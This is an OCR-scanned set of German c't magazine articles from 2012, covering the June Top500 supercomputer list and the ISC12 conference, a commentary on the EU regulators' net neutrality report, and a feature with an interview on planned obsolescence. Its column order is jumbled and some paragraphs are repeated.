Etwa 10 Prozent der Anlage, die Switches und die Fat Node Island, sind derzeit noch klassisch mit Luft und Wärmetauschern an der Hinterseite der Racks gekühlt. Wie LRZ-Direktor Prof. Dr Arndt Bode in seiner Keynote erklärte, will man aber auch hier bald auf Direktkühlung umstellen. An Konzepten, die Nachbargebäude der TU-München mit Warmwasser für Heizzwecke zu versorgen, arbeitet man noch. Etwa 85 Millionen Euro hat der Rechner samt des neuen dafür errichteten Gebäudes gekostet, für die zweite Ausbaustufe sind weitere 48 Millionen vorgesehen. Hier soll Software aus allen Bereichen der Wissenschaft laufen, Schwerpunkte sind Kosmologie und Seismologie. Gut 30 Prozent seiner Rechenzeit stellt SuperMUC im Rahmen von PRACE europäischen Forschungsprojekten zur Verfügung, ebenso wie das Jülich SC und HLR-Stuttgart, die sich hierfür im Gauss Centre for Supercomputing zusammengeschlossen haben.



Der Europa-meister kommt – zumindest bei den Super-computern – aus Deutschland: SuperMUC, nicht vom FC Bayern, sondern LRZ-Garching.

Die Top10 der 39. Top500-Liste der Supercomputer

Platz (vor. Liste)	Rechner (Hersteller)	Betreiber	Land	Prozessoren (Cores)	Rmax [TFlops]	Energieverbrauch [MW]
1 (–)	Sequoia (IBM)	Lawrence Livermore National Lab	USA	1 572 864 Bluegene/Q 1,6 GHz	16 325	7,89
2 (1)	K Computer (Fujitsu)	RIKEN Advanced Institute for Computational Science (AICS)	Japan	705 024 8C-SPARC64 VIIIfx, 2 GHz	10 510	12,7
3 (–)	Mira (IBM)	Argonne National Laboratory	USA	786 432 Bluegene/Q 1,6 GHz	8162	3,95
4 (–)	SuperMUC (IBM)	Leibniz-Rechenzentrum	Deutschland	147 456 8C-Xeon E5, 2,7 GHz	2897	3,52
5 (2)	Tianhe-1A (NUDT)	National SuperComputer Center Tianjin	China	186 016 6C-Xeon 2,93 GHz + 7168 × 14 Nvidia Tesla M2050	2566	4,04
6 (3)	Jaguar (Cray XK6)	Oak Ridge National Lab	USA	298 592 16C-Opteron, 2,2 GHz	1941	5,14
7 (–)	Fermi (IBM)	CINECA	Italien	163 840 Bluegene/Q 1,6 GHz	1725	0,82
8 (–)	JuQUEEN (IBM)	Forschungs-zentrum Jülich	Deutschland	131 072 Bluegene/Q 1,6 GHz	1381	0,68
9 (–)	Curie Thin Nodes (Bull)	CEA/TGCC-GENCI	Frankreich	77 184 8C-Xeon E5, 2,7 GHz	1359	2,25
10 (4)	Nebulae (Dawning)	National Supercomputer Center Shenzhen	China	55 680 6C-Xeon 5650 2,66 GHz + 4640 × 14 Nvidia Tesla C2050 (1,15 GHz)	1271	2,58

hals hinwies. Die Jülicher haben nicht nur viel Erfahrung mit BlueGene, sondern auch mit GPUs. So ist dort unter anderem ein GPU-System mit Namen JuDGE (Juelich Dedicated Graphics Environment) im Einsatz, ein IBM-Dataplex-System mit 206 Intel-Xeon-Knoten, ein jeder bestückt mit zwei Nvidia-2070. JuDGE erreicht mit 115 TFlops immerhin Platz 157 der Top500-Liste. Jülich hat sich diesbezüglich sehr breit aufgestellt: Nach den beiden gemeinsamen Labs mit IBM und Intel gründete man nun auch ein Application Lab mit Nvidia.

Die Münchener Kollegen des Leibniz-Rechenzentrums setzen bei den Beschleunigern vor allem auf Intels Xeon Phi, wobei sie wohl schon mehr Informationen über die übernächste Generation haben, denn die nächste große Ausbaustufe ist für 2014 geplant. Hierfür müssen dann auch die Coprozessor-Karten mit speziellen Kühltechniken versehen werden, damit sie in das Heißwasserkühlkonzept passen. Das Stuttgarter HLRS schaut mit seinen Cray-Systemen erst einmal auf Nvidia. Cray hat allerdings schon verkündet, dass man mit der geplanten Xeon-Plattform Cascades auch Xeon Phi im SMX-Formatfaktor anbieten will. Nur sollen diese dann nicht Sockel-kompatibel zu Nvidia-GPUs sein.

AMD war auch da, zeigte ein paar Bulldozer-Systeme und konnte wie Intel mit einem neuen alten Namen aufwarten. FireStream als Brand wird es nicht mehr geben, GPU-Karten für Server werden zukünftig unter FirePro vermarktet, wobei ein hinter der Zahl angehängtes „P“ darauf hinweist, dass die Karte keinen Grafikausgang besitzt. Zwei Systeme in der Top500 Liste (in Frankfurt und Nagasaki) sind mit AMD-GPUs bestückt – allerdings nicht mit einer im HPC-Bereich nie wirklich angekommenen FireStream, sondern mit preiswerten Radeon-Desktop-Karten.

Nvidia war omnipräsent an Dutzenden von Partnerständen, residierte selbst aber nur im benachbarten Konferenzhotel. Hier und da gab es Kepler-GK110-Chips im SMX-Format zu bewundern, etwa bei EuroTech, allerdings versteckt hinter großen Kühlkörpern. In zwei Wochen, so Nvidia, sollen die für Berechnungen in einfacher Genauigkeit optimierten Tesla-K10-Karten mit zwei GK104-Chips und 4,6 TFlops Spitzenleistung herauskommen. Ende des Jahres sollen die Tesla-K20-Karten für doppelte Genauigkeit folgen, an denen sich Intels Xeon Phi dann messen muss.

Insgesamt 58 (zuvor 39) der Top500-Systeme sind inzwischen mit Beschleunigern versehen, überwiegend mit Nvidia-GPUs (53). Intel ist bei den Hauptprozessoren mit 372 Systemen etwas schwächer vertreten als vor einem halben Jahr (384). AMD hielt sich mit 63 auf dem gleichen Stand und IBM Power konnte dank BlueGene/Q auf 58 (zuvor 49) zulegen. Auch 5 SPARC-Systeme sind jetzt in der Liste vertreten. Die Gesamtleistung der 500 verzeichneten Supercomputer nahm dank der großen Petaflops-Systeme gegenüber der vorigen Liste vom November 2011 kräftig um 66 Prozent von 74,2 auf 123,4 PFlops zu. Die Einstiegsleistung, um überhaupt in die Liste zu kommen, stieg allerdings nurmäßig von 51 auf 61 TFlops.

Vorerst letztmalig fand die International Supercomputing Conference in Hamburg statt, die mit 2403 registrierten Teilnehmern wieder einmal kräftig zulegen konnte. Die

Veranstaltung zieht nun im nächsten Jahr nach Leipzig um, wo Veranstalter Meuer beim CCL auf dem Messegelände noch mehr Fläche für die begleitende Ausstellung bereitstellen kann. Vielleicht soll diese auch ein bisschen weiter weg vom nächsten Hotel sein, damit es Firmen wie Nvidia nicht ganz so einfach haben, ins möglicherweise kostengünstigere Hotel auszuweichen. Ein anderer Hersteller, der in den letzten Jahren erheblich in den Messeauftritt investiert hatte, verabschiedete sich inzwischen ganz von der HPC-Schiene: Microsoft. Ende Mai nahm sich derjenige, der viele Jahre lang bis vor wenigen Monaten für HPC bei Microsoft verantwortlich war, der 38-jährige Kiryl Faenov, das Leben. Und da bei Microsoft kein Nachruf zu finden ist, übernehmen wir das hiermit. Der ganzen Szene wird Faenov als kompetenter und sehr angenehmer Gesprächspartner in Erinnerung bleiben. (as) 

Student Cluster Challenge

Zum ersten Mal wurde bei der ISC12 auch ein Studentenwettbewerb ausgetragen, bei dem es darum ging, Software auf einem kleinen Cluster „zum Fliegen“ zu bringen. Der Cluster durfte dabei 3 kW Energieaufnahme nicht überschreiten. Neben dem traditionellen Linpack galt es, das System für Software zu optimieren, die erst am Veranstaltungstag bekannt gegeben wurde (etwa Wetterberechnung).

Fünf Mannschaften nahmen daran teil, zwei aus chinesischen Unis (Tsinghua und NUDT), zwei US-amerikanische (Stony Brook

und Colorado) und eine deutsche (Team kluster vom Karlsruher KIT). Den Gesamtsieg fuhr das Team der Tsinghua-Universität ein, die deutschen Teilnehmer bekamen aber auch einen Preis für den schnellsten Linpack-Wert ohne GPU-Unterstützung (2,3 TFlops). Zudem hatte die Gruppe ihr System für echte 3 kW optimiert und geriet etwas aus der Fassung, als sie feststellen musste, dass die Veranstalter mit einem Amperemeter maßen und den Stromwert einfach mal 230 V nahmen – ein Graus für jeden Elektrotechniker ... Das soll aber im nächsten Jahr in Leipzig besser werden.



Alles Sieger: Es gab Preise in mehreren Kategorien. Den Gesamtpreis erhielt die Studentengruppe der chinesischen Tsinghua-Universität.

Richard Sietmann

Etikettenschwindel

Brüsseler Mogelpackung bei der Netzneutralität

Beharrlich treibt die EU-Kommission den Umbruch der Telekommunikation voran: Der jetzt vorgelegte Bericht der europäischen Regulierungsbehörden zur Netzneutralität unterstützt sie in dem Vorhaben, den Zugangsnetzbetreibern freie Bahn bei der Durchsetzung neuer Geschäftsmodelle zu lassen.

Als Ende 2009 die Reform der Richtlinien zur Telekommunikation kurz vor der Verabschiedung zu kippen drohte, weil im Europäischen Parlament Bedenken gegen die durch subtile Netzmanagement ermöglichten neuen Geschäftspraktiken aufkamen, zeigte sich die EU-Kommission gegenüber den Kritikern konziliant. In einer politischen Absichtserklärung im Anhang des Reformpaketes bekannte sie sich zur Erhaltung der Netzneutralität – rechtlich unverbindlich, und ohne das Ziel wirklich zu konkretisieren. Man werde die Entwicklung aufmerksam beobachten, versprach die neue Kommissarin für die Digitale Agenda, Neelie Kroes, und forderte zur Vorbereitung einer geplanten Kommissionsempfehlung beim Gremium Europäischer Regulierungsstellen für elektronische Kommunikation (GEREK) eine Bestandsaufnahme und Analyse der Problematik an. Zugleich ließ sie aber keinen Zweifel daran, dass sie über das Reformpaket hinausgehende Vorgaben an die Netzbetreiber für überflüssig halte. Der Wettbewerb der Anbieter, die Transparenz der Angebote und unkomplizierte Providerwechsel der Kunden würden schon dafür sorgen, dass die Veränderungen den Verbrauchern nicht zum Nachteil gereichten.

Ping-Pong-Spiel

Der mit vier Teilberichten und einer Erläuterung insgesamt 230 Seiten umfassende GEREK-Report liegt jetzt vor. Er stützt in seinen Schlussfolgerungen das Brüsseler Vorhaben, eine grundlegende Infrastrukturscheidung aus dem politischen Raum zu schieben und der Wirtschaft zu überlassen, indem Zugangsnetzbetreiber bei der Entwicklung neuer Geschäftsmodelle möglichst freie Bahn bekommen [1]. Die großen Player wie Deutsche Telekom, Telefónica und Vodafone haben bereits erklärt, dass sie den Systemwechsel wollen und auf ein Verteilnetz nach dem Vorbild des Kabelfernsehens zu steuern [2]. Die zentralen neuen Geschäftsfelder sehen die Konzerne in lukrativen Deals mit Inhalteanbietern und Programmveranstaltern, in denen sie darüber befinden, welche Inhalte zu welchen Bedingungen zu den Endkunden gelangen. Als Kollateralschaden wird der Verlust der universalen Konnektivität des Internet, der „Any-to-Any“-Vernetzung der Teilnehmer, in Kauf genommen.

„Vom Wettbewerb ist zu erwarten, dass er die Betreiber diszipliniert und den Konsumenten die besten Angebote sichert“, schallt es nun vom GEREK zur Kommission zurück. Dies hänge „von wirksamer Transparenz und der Fähigkeit der Endnutzer ab, den Provider leicht wechseln zu können“. Die vorhandenen Regulierungsinstrumente reichten aus, um Wettbewerb und Transparenz zu sichern; notfalls stünden die nationalen Regulierungsbehörden bereit, „unverzüglich zu agieren“, sollte dies doch erforderlich sein.

Der GEREK-Bericht hebt in der Bestandsaufnahme drei Kernpunkte hervor: Bei der IP-Netzzusammenschaltung habe sich der Markt „bisher sehr gut ohne nennenswerte Regulierungseingriffe entwickelt“; zweitens sei die Trennung von Netzwerk- und Anwendungsebenen „ein Wesensmerkmal des Best-Effort-Internet“, die „Innovation und Wachstum ermöglicht“ habe; und drittens könnten Verkehrsmanagement und Differenzierungspraktiken zwar auch „für fragwürdige Zwecke oder in unangemessener Weise“ eingesetzt werden, sie seien jedoch „per se nicht nachteilig“.

Auf schwankendem Boden

Liest man die drei Kernpunkte allerdings in der umgekehrten Reihenfolge, wird sichtbar, auf welch schwankendem Boden die „Conclusions“ stehen, mit denen sich GEREK hinter die Kommissarin stellt. Die „Differenzierungspraktiken“ in Punkt 3 zielen ja insbesondere auf die automatische Erkennung von Anwendungen und Inhalten – beispielsweise VoIP oder Videostreams – um sie jenseits von Bandbreite und Verkehrs volumen unterschiedlich tarifieren und steuern zu können. Damit wird jedoch genau die Trennung von Inhalten, Anwendungen, Vermittlung und Übertragung aufgehoben, die (zweiter Punkt) nach Meinung der europäischen Regulierer als Wesensmerkmal des Internet Innovation und Wachstum erst ermöglicht hat.

Technisch sind es „intelligente“ Steuerungen an den Schnittstellen zu anderen Netzen, dem Network-Network-Interface (NNI), und zu den Endkunden am User-Network-Interface (UNI), die das protokollbasierte Layering durchbrechen (siehe dazu auch die Grafik auf Seite 74); wirtschaftlich stellen NNI und UNI Mauthäuschen dar, in denen „Policy Manager“ beliebig definierte Durchleitungskonditionen implementieren. Indem sich Zugangsnetzbetreiber diese Eingriffsmöglichkeiten schaffen, um ein inhalts- und anwendungsbezogenes Netzmanagement einzuführen, ersetzen sie das neutrale Vermittlungskonzept der klassischen Telekommunikation durch ein Vermarktungsmodell für Content und Services. Und wenn (Punkt 1) die Zusammenschaltung autonomer Netze zum Internet bis dato praktisch unreguliert die universale Konnektivität gewährleisten konnte, so lag dies daran, dass die Betreiber in Peering- und Transitvereinbarungen gerade nicht nach Inhalten und Anwendungen differenzierten, sondern den Verkehr in den Border Gateways bisher auf der IP-Ebene übergeben und abrechnen. Diese Voraussetzung wird künftig nicht mehr gegeben sein, sobald im NNI Wärter über Inhalte und Anwendungen wachen.



Widersprüchlich: Einerseits erklärt EU-Kommissarin Neelie Kroes öffentlich, dass sie ein „einheitliches Internet“ wolle, in dem „jeder Knoten mit jedem anderen kommunizieren kann, wo immer in der Welt er sich befindet“. In ihrem Blog schreibt sie hingegen, dass sie nicht jeden einzelnen Betreiber zwingen werde, „das Internet vollständig anzubieten“.

Bild: EU-Kommission

treiber diese Eingriffsmöglichkeiten schaffen, um ein inhalts- und anwendungsbezogenes Netzmanagement einzuführen, ersetzen sie das neutrale Vermittlungskonzept der klassischen Telekommunikation durch ein Vermarktungsmodell für Content und Services. Und wenn (Punkt 1) die Zusammenschaltung autonomer Netze zum Internet bis dato praktisch unreguliert die universale Konnektivität gewährleisten konnte, so lag dies daran, dass die Betreiber in Peering- und Transitvereinbarungen gerade nicht nach Inhalten und Anwendungen differenzierten, sondern den Verkehr in den Border Gateways bisher auf der IP-Ebene übergeben und abrechnen. Diese Voraussetzung wird künftig nicht mehr gegeben sein, sobald im NNI Wärter über Inhalte und Anwendungen wachen.

Verquere Logik

Die Regulierer folgen einer verqueren Logik, wenn sie die mächtigen Marktplayer ausgegerechnet an jenem Ast sägen lassen wollen, auf dem nach ihren eigenen Feststellungen der Erfolg des Internet ruht. Zudem glauben sie, es reiche aus, erst im Nachhinein auf Fehlentwicklungen zu reagieren. Welche Eingriffskomplexität und Bürokratie sie damit heraufbeschwören, lässt sich schon erahnen. Angenommen, ein Programmveranstalter möchte Livestreams über das Internet verbreiten und mit P2P-Techniken die von den Usern bereitgestellte Upload-Bandbreite zur

ANZEIGE

Weiterverteilung nutzen, um auf diese Weise Engpässe beim Direktabruf von zentralen Servern zu vermeiden – soll ein Zugangsnetzbetreiber dies blockieren dürfen, damit er den Anbieter zwingen kann, am NNI Streamingkapazität bei ihm anzumieten?

Der GEREK-Report, für den die Aussperzung von P2P-Verkehr eine zulässige Differenzierungsmöglichkeit darstellt, weicht an dieser Stelle aus und verweist wieder einmal auf den Wettbewerb: „Es gibt gute Gründe für die Annahme, dass diese Art der Differenzierung in den Fällen, wo auf den Breitbandzugangs- und Internetzugangsmärkten Wettbewerb herrscht, keine erfolgreiche Strategie sein wird“, insbesondere, wenn die Märkte transparent seien. Nur falls sich diese Praxis generell durchsetzen sollte, „was bisher nicht der Fall ist“, hätte dies Auswirkungen auf die Endnutzer und die Anbieter innovativer P2P-Anwendungen und gäbe dann „Anlass zu erheblichen Bedenken“. Welche Konsequenzen die „erheblichen Bedenken“ hätten, bleibt dabei offen.

Schalmei für Schnäppchenjäger

Neelie Kroes sieht sich durch den Bericht bestätigt und hat sich bereits festgelegt: „Ich habe nicht vor, jeden einzelnen Betreiber zu zwingen, das Internet vollständig anzubieten“, kommentierte sie die GEREK-Vorlage. Die Konsumenten hätten ja die Wahl und könnten mit den Füßen abstimmen. Die Marktordnung selbst steht allerdings nicht zur Abstimmung. Eine präventive Regulierung lehnt die Kommissarin jedenfalls ab. „Wir wollen keine Hindernisse für Unternehmen schaffen, die für Social Networks, Musik, Smart Grids, e-Health, oder was auch immer, maßgeschneiderte Verbindungsdienste oder Dienstebündel anbieten“, erklärt Kroes. „Wenn Konsumenten auf Rabatte aus sind, warum ihnen im Wege stehen?“, schlussfolgert die frühere EU-Wettbewerbskommissarin.

Doch wohin gehen, wenn maxdome nur über Provider A, Lovefilm nur bei Provider B, und bei beiden P2P-Anwendungen gar nicht nutzbar sind? Unterm Strich wird es wohl teurer. Wer mit der künstlich verknüpften Kon-

nektivität nicht zurecht kommt, weil er in dem Bündelangebot seines Providers die favorisierten Anwendungs- und Inhalteanbieter nicht wiederfindet, wird sich für die vorhandenen Sites einen zweiten Internetanschluss zulegen müssen; vielleicht auch einen dritten, um sich dem „vollständigen Internet“ anzunähern. Durch dieses „Multi-Homing“, wie es Fachleute nennen, gerät das gesamte System auf eine schiefen Ebene. Letztlich muss der Endnutzer die gewohnte Vielfalt wieder herstellen, die ihm die Geschäftsmodelle der Zugangsnetzbetreiber einschränken.

Zu kurz gesprungen

Dem Multi-Homing liegt die Vorstellung zugrunde, dass die Any-to-Any-Konnektivität nicht mehr von jedem einzelnen, sondern nur noch durch die Gesamtheit der Zugangsnetworker gewahrt werden muss, wo sie sich durch die unsichtbare Hand des Marktes wie von selbst wieder einstellt. Doch warum aufgeben, was man schon hat? Die Antwort bleibt GEREK schuldig. Stattdessen klingt die Aufruforderung, „nationale Regulierungsbehörden müssen diese Märkte besser verstehen“, wie eine Kapitulationserklärung. Behörden können offenbar nicht über den Schatten derer springen, denen sie zuarbeiten müssen: Den Sprung „out of the box“ haben die Regulierer nicht gewagt; Überlegungen zu alternativen Entwicklungen stellen sie nicht an. Ihr Bericht diskutiert die absehbaren Veränderungen streng in dem vorgegebenen Rahmen der im Dezember 2009 in Kraft getretenen TK-Richtlinien und unterbreitet der Kommission keine Vorschläge zu einer Novellierung.

Dabei wäre die Lösung recht einfach: Auf der dem Endkunden zugewandten Seite des Marktes, am UNI, brauchte man nur „Best Practices“ zum fairen Management gemeinsam genutzter Ressourcen wie DSLAMs oder CMTS-Ports festzulegen und deren Einhaltung durch gelegentliche, unabhängige Audits zu prüfen. Das ist ein Verfahren, das sich von der Qualitätssicherung bis zur Umweltverträglichkeit von Produkten in anderen technischen Bereichen mit vergleichbarer Komplexität bewährt hat. Und statt auf der anderen Seite des

Marktes (am Network-Network-Interface) die Strukturen des Kabelfernsehmarktes ins Internet zu drücken, wäre die Grundsatzentscheidung zugunsten der Telekommunikation fällig, sodass die universale Konnektivität ungeachtet der Inhalte und Anwendungen das oberste Gebot bleibt. Die Content- und Service-Märkte können sich weiterhin unabhängig entwickeln, wenn sich jeder Internetzugangsnetzbetreiber auf seine Rolle als Spediteur beschränkt und die vertikale Integration von Netzbetrieb mit Inhalten und Anwendungangeboten ausgeschlossen bliebe.

Noch wäre Zeit: Solange sich die Strukturen nicht verfestigt haben, ist die Angelegenheit entscheidbar. Nach den Feststellungen der GEREK-Studie gibt es bisher keine Differenzierung des IP-Verkehrs in den Austauschpunkten der Netzzusammenschaltung, sondern lediglich am UNI. Somit hätte Brüssel die Chance, eine Marktordnung mit fairen Wettbewerbsverhältnissen vorzugeben, bevor der „Kerosinsteuereffekt“ eintritt und am NNI Einspeisemärkte wie im Kabelfernsehen entstehen, die aufgrund vertraglicher Verflechtungen praktisch nicht mehr aufzulösen sind. Die Chancen sind sogar günstig, weil klare Ansagen aus Europa das derzeit in den USA herrschende politische Patt in Fragen der Netzneutralität zugunsten eines neutralen Interconnection-Modells aufheben könnten.


Stattdessen bohrt sich die Brüsseler Kommission scheinbar unaufhaltsam in die von den Lobbys vorgezeichnete Richtung voran. Ende des Jahres will sie ihre Empfehlung zur Netzneutralität verabschieden. Sie muss nur noch das Problem lösen, wie sie den Bürgern eine Politik plausibel macht, die genau das Gegenteil zum Ziel hat. Der GEREK-Report kann noch bis zum 31. Juli kommentiert werden. (pmz)

Literatur

- [1] Bericht der europäischen Regulierungsbehörden zur Netzneutralität (berec.europa.eu/documents/cons/index_en.htm)
- [2] Richard Sietmann, Private Zollschanzen, Netzneutralität in Europa unter Beschuss, c't 02/12, S. 28

Endhost

Ursprünglich route das Internet IP-Pakete neutral gegenüber Anwendungen und Inhalten durchs Netz
(a) Mit der Kopplung von Inhalten und Anwendungen an die Vermittlungs- und Transportschicht können Zugangsnetzbetreiber aktiv in die Content- und Service-Vermarktung eingreifen und in den netzseitigen (NNI) und nutzenseitigen (UNI) Gateways beliebige Durchleitungskonditionen implementieren (b).



Dr. Hans-Arthur Marsiske

Verstecktes Verfallsdatum

Wirkprinzipien der geplanten Obsoleszenz

Die willkürliche Lebensdauerbegrenzung von Produkten ist keine neue Idee, war aber noch nie so verführerisch wie für Hersteller von Digitalgeräten. Eine Absicht ist zumeist nur schwer nachzuweisen – dennoch sind Verbraucher nicht völlig hilflos.

Es ist ein Paradoxon: Findet man beispielsweise in Marokko noch auf jedem Wochenmarkt mindestens einen Kesselflicker, der Beschädigungen an Kochtöpfen repariert, die häufig über Generationen hinweg in Gebrauch sind, erhalten Bürger in Europa auch schon mal staatliche Anreize in Höhe von mehreren Tausend Euro, wenn sie ältere (aber noch vollkommen intakte) Fahrzeuge verschrotten lassen und über anschließende Auto-Neukäufe die Ökonomie ankurbeln. Eine auf Konsum und Gewinnstreben ausgerichtete Wirtschaftsordnung kennt aber auch subtilere Mittel, um Produktionskreisläufe aufrechtzuerhalten – etwa, indem Waren so gefertigt werden, dass sie aufgrund von vorsätzlich integrierten Schwachstellen nur eine bestimmte Zeit halten und Reparaturen mit einem unverhältnismäßig großen Aufwand verbunden sind.

Bekannt ist die Strategie der künstlichen Veralterung von Produkten (die sogenannte „geplante Obsoleszenz“, die sich in zahlreichen Facetten manifestieren kann, wie das nachfolgende Interview zeigt) schon mehrere Jahrzehnte. Als ihr Erfinder gilt Alfred P. Sloan, der als Präsident von General Motors in den 20er-Jahren des vergangenen Jahrhunderts jährliche Veränderungen bei Automobilen einführte. Auf diese Weise sollten Kunden zum Kauf neuer Modelle animiert werden, auch wenn ihre alten Fahrzeuge noch gut funktionierten. Der Plan ging auf: Rasch war der Konkurrent Ford, der mit seinem robusten und preiswerten Model T überhaupt erst den Massenmarkt für Autos geschaffen hatte, abgehängt. Im Jahr 1941 konnte Sloan zufrieden feststellen, dass die äußere Erscheinung des Fahrzeugs zum vielleicht entscheidenden Verkaufsfaktor geworden war – „weil ohnehin jeder weiß, dass das Auto fährt“.

Bei den Automobilen ging es zunächst noch um sichtbare Veränderungen, die ältere Modelle obsolet machen sollten. Zugleich entwickelte sich aber auch eine tückischere Form der geplanten Obsoleszenz, die den Kunden verborgen blieb. So verständigten



sich im Jahr 1924 international führende Hersteller von Glühbirnen darauf, die Lebensdauer ihrer Produkte auf 1000 Stunden zu begrenzen. Für Firmen, die sich nicht an die Absprache hielten, wurden Geldstrafen festgelegt. Anfang der 1940er-Jahre flog das Kar-

tell auf, die künstliche Begrenzung der Lebensdauer von Glühbirnen wurde verboten. Diese brannten aber auch anschließend nicht mehr länger als 1000 Stunden.

Digitalgeräte bieten den Umsetzern von geplanter Obsoleszenz heute ganz neue

Möglichkeiten – denn nirgendwo lassen sich vorsätzlich integrierte Lebenszeitbegrenzer so leicht verstecken wie in Geräten, die programmiert werden müssen. Ein klassisches Beispiel ist der Tintenstrahldrucker eines japanischen Herstellers, bei dem ein verborge-

Globale Nachbarschaftshilfe als Antithese gegen das Produktdesign der Vergänglichkeit

Professor Niko Paech über geplante Obsoleszenz und die Gegenbewegung der Prosumenten

c't: Herr Paech, Ihr Drucker, Ihr MP3-Player oder Ihr Fahrradscheinwerfer stellen unerwartet den Betrieb ein, einen Tag nachdem die Garantie abgelaufen ist. Was denken Sie?

Paech: Ganz schön miese Qualität, denke ich erst einmal. Meine Studierenden weise ich immer wieder darauf hin, dass Zuverlässigkeit und Dauerhaftigkeit die Grundvoraussetzungen für Produktqualität sind. Das liegt hier offensichtlich nicht vor. Als Nächstes würde ich mich fragen, ob es sich bei dem Versagen der Geräte um geplante Obsoleszenz, also eine gezielte Begrenzung der Lebensdauer, handelt. Die von Ihnen genannten Geräte sind dafür ja berühmte Beispiele.

c't: Cosima Dannoritzers Film „Kaufen für die Müllhalde“, ausgestrahlt auf Arte, hat den Begriff gerade wieder etwas bekannter gemacht. Aber das Konzept, Produkte mit einem Verfallsdatum auszustatten, ist keineswegs neu.

grenzen. In dem von Dannoritzer geschilderten Fall war das ein Chip, der die Druckvorgänge zählte und bei Erreichen einer vorgegebenen Zahl das System blockierte. Es wäre zu einfach, das nur als böse Verschwörung zu deuten. Die Entwicklung wird auch von den Konsumenten und ihrer Nachfrage nach neuen Produkten vorangetrieben.

c't: Die Wirtschaftspolitik wird sich da kaum in den Weg stellen, oder?

Paech: Der Ökonom John Maynard Keynes hat Empfehlungen zur Überwindung von Wirtschaftskrisen formuliert, die im Extremfall darauf hinauslaufen, Dinge zu produzieren, die wir im nächsten Moment verbudeln – nur um Nachfrage zu erzeugen und Investitionen anzuregen, die wiederum zur Erhöhung des Bruttoinlandsprodukts führen. Die Bundesregierung hat nach der Lehman-Brothers-Krise mit der Abwrackprämie genau so eine keynesianische Politik verfolgt. Das Produzieren für die Müllhalde ist also ein durchaus angesehenes und von vielen Wirtschaftswissenschaftlern empfohlenes Konzept.

keit, Authentizität, soziale Zugehörigkeit und kulturellen Anschluss zu erlangen. Dann gibt es noch die dritte Motivkategorie, die auf den Kulturosoziologen Gerhard Schulze zurückgeht und den Erlebniserfolg, die emotionale Steigerung in den Mittelpunkt stellt. Das ist die introvertierte Konsumfunktion, geprägt von Neugierde, Spieltrieb und einem Gefühl der Freiheit. Deswegen sind Autos im Innern wie Cockpits gestaltet, die an Raumschiff Enterprise erinnern. Aus dieser Perspektive ist es klar, dass es hinreichend viele Konsumereignisse geben muss, um diese emotionale Steigerung permanent zu ermöglichen. Da eilt die geplante Obsoleszenz dem Konsumenten regelrecht zu Hilfe.

c't: Sie überraschen mich. Mit so einem Plädoyer für geplante Obsoleszenz habe ich nicht gerechnet.

Paech: Das ist kein Plädoyer, sondern erst einmal nur eine nüchterne Beobachtung. Als Nachhaltigkeitsforscher kann ich das natürlich nicht rechtfertigen, sondern sehe darin die größte Perversion des Wirtschafts. Sie findet ihren Rückhalt auf der Angebotsseite im Bedürfnis nach Markterweiterung, auf der politischen Seite im Keynesianismus und auf der Nachfrageseite in der Selbstdarstellung durch materielle Freiheiten.

c't: Angesichts eines solch fatalen Zusammenspiels der verschiedenen Akteure am Markt hat es wahrscheinlich wenig Sinn, bestimmte Übeltäter identifizieren zu wollen?

Paech: Die Unternehmen sind ganz klar die Impulsgeber für geplante Obsoleszenz. Als Konsument habe ich aber durchaus die Wahl, mich für langlebige Produkte zu entscheiden, jedenfalls soweit es den „kulturellen Verschleiß“ betrifft, wie bei Mode und Design. Bei der physischen Obsoleszenz, die nicht so offen zutage tritt, ist das natürlich schwieriger. Hier steht zum einen der politische Akteur in der Pflicht, mit harren Gesetzen gegen solche Praktiken vorzugehen. Aber auch auf der Nachfrageseite gibt es Möglichkeiten, etwa in Gestalt der Repair Revolution oder der „I-fix-it“-Bewegung. Junge Leute finden sich da übers Internet zusammen und machen sich einen Sport daraus, Dinge langlebig zu gestalten. Solche Projekte finde ich hoch spannend. Auch der Handel mit gebrauchten Gütern setzt ein Gegengewicht, denn der funktio-

„Die Digitalisierung ist die größte ökologische Katastrophe im Konsumgüterbereich.“

Paech: Nein, das Problem der Marktsättigung hat Unternehmen schon zu Beginn des 20. Jahrhunderts nach neuen Wegen zur Steigerung des Absatzes suchen lassen. Als sich die Zahl der Kunden nicht mehr erhöhen ließ, musste man sie dazu bringen, häufiger zu kaufen. Spätestens seit den 1920er Jahren wird diese Steigerung des „Consumer Lifetime Value“, wie es im Marketing heißt, auch durch geplante Obsoleszenz betrieben.

c't: Ist es nicht ein Betrug an den Kunden, ihnen bewusst schlechte Ware zu verkaufen?

Paech: Man kann in geplanter Obsoleszenz durchaus auch ein Zeichen von Fortschritt sehen: Die Nutzer werden schneller in die Lage versetzt, auf innovativere Versionen der Produkte zu wechseln. Ein Tintenstrahldrucker altert schnell, schon nach zwei, drei Jahren gibt es wesentlich bessere Modelle. Da hat es eine gewisse Logik, die Lebensdauer von vornherein entsprechend zu be-

c't: Ist das Prinzip der geplanten Obsoleszenz demnach in der Logik unseres Wirtschaftssystems und damit auch in unseren Köpfen bereits tief verankert?

